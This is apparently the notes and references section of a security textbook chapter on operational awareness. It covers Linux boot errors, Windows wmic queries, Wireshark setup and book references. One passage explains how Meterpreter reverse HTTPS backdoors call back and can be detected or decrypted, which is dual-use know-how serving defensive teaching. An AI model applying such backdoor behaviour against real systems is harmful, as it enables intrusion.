... Output Truncated ...

```
insserv: missing `Required-Stop:' entry: please add even if empty.
insserv: script jexec is broken: incomplete LSB comment.
insserv: missing `Required-Stop:' entry: please add even if empty.
insserv: warning: current start runlevel(s) (3 5) of script `vboxadd-x11' overwrites
defaults (empty).
Creating /var/account/pacct
```

These errors are not present on OpenSuSE 11.3 systems running under VMWare.

## Windows Tools

CHAPTER 3 OPERATIONAL AWARENESS

Hit the F7 button at a command prompt to get a history of the commands run in that prompt.

The wmic tool is quite powerful and less well known perhaps than it should be. The following is a list of just some of the nodes that can provide useful information about a system.

bios	cdrom	cpu	desktop	diskdrive
group	job	logon	netlogin	netuse
nic	ntdomain	ntevent	nteventlog	os
printer	printerconfig	printjob	process	service
share	startup	sysaccount		

To determine the data provided by a node, run get \* on that node. Formatting the result with /format:list makes the result easier to read.

C:\Users\Administrator>wmic netuse get \* /format:list

```
AccessMask=1179785
Caption=RESOURCE CONNECTED
Comment=
ConnectionState=Disconnected
ConnectionType=Current Connection
Description=RESOURCE CONNECTED - VirtualBox Shared Folders
DisplayType=Share
InstallDate=
LocalName=E:
Name=\\vboxsrv\Downloads (E:)
Persistent=FALSE
ProviderName=VirtualBox Shared Folders
RemoteName=\\vboxsrv\Downloads
RemotePath=\\vboxsrv\Downloads
ResourceType=Disk
Status=Unavailable
UserName=
```

Microsoft explains that "A logon session is a computing session that begins when a user authentication is successful and ends when the user logs off of the system." See <a href="http://msdn.microsoft.com/en-us/library/windows/desktop/aa378338(v=vs.85).aspx">http://msdn.microsoft.com/en-us/library/windows/desktop/aa378338(v=vs.85).aspx</a> for more details.

In the context of Process Explorer, a Windows Job is a collection of processes managed together. Take a look at http://msdn.microsoft.com/en-us/library/ms684161%28V5.85%29.aspx for details.

Windows servers open a large number of ports for a wide range of services. Fortunately, Microsoft has a guide to the different ports and services available at http://support.microsoft.com/kb/832017.

## Network Tools

Wireshark installation packages contain WinPcap, which is a (required) packet capture library for Windows. Older versions of Wireshark ship with older versions of WinPcap, and some are sufficiently old that they do not run on Windows 8. It is possible to install WinPcap separately from Wireshark using versions that do run on Windows 8. WinPcap is available at http://www.winpcap.org/install/.

The observed behavior, where the reverse HTTPS payload connects back to the attacker every five seconds is actually configurable as one of the advanced options in the payload. The Rapid7 blog entry that introduced the reverse HTTP and HTTPS payloads provides more detail. It is available online at <a href="https://community.rapid7.com/community/metasploit/blog/2011/06/29/meterpreter-httphttps-communication">https://community.rapid7.com/community/metasploit/blog/2011/06/29/meterpreter-httphttps-communication</a>.

It is possible to use Network Miner to extract the certificates from network traffic, and then to use openssl to read the details of the certificates. Eric Hjelmvik wrote about this process on the Netresec blog at http://www.netresec.com/?page=Blog&month=2011-07&post=How-to-detect-reverse\_https-backdoors.

The private keys used to generate the SSL/TLS certificate are available on the attacker's machine. Khr0x40sh shows how to locate the keys and use them to decode the SSL/TLS-encrypted traffic in Wireshark at http://khr0x40sh.wordpress.com/2013/06/25/exporting-runtime-private-key-for-msfsmeterpreter-reverse-tcp-and-https/.

## References

For a broad introduction to the Sysinternals tool suite, try the book:

• Windows Sysinternals Administrator's Reference, Mark Russinovich and Aaron Margosis. Microsoft Press, June 2011.

There is an excellent tutorial for the Sysinternals suite available online at http://www.howtogeek.com/ school/sysinternals-pro.

There are a number of good books on Wireshark, including the following:

- *Practical Packet Analysis* (Second Edition), Chris Sanders. No Starch Press, June 2011.
- The Wireshark Field Guide: Analyzing and Troubleshooting Network Traffic, Robert Shimonski. Syngress, May 2013.
- Instant Wireshark Starter, Abhinav Singh. Packt Publishing, January 2013.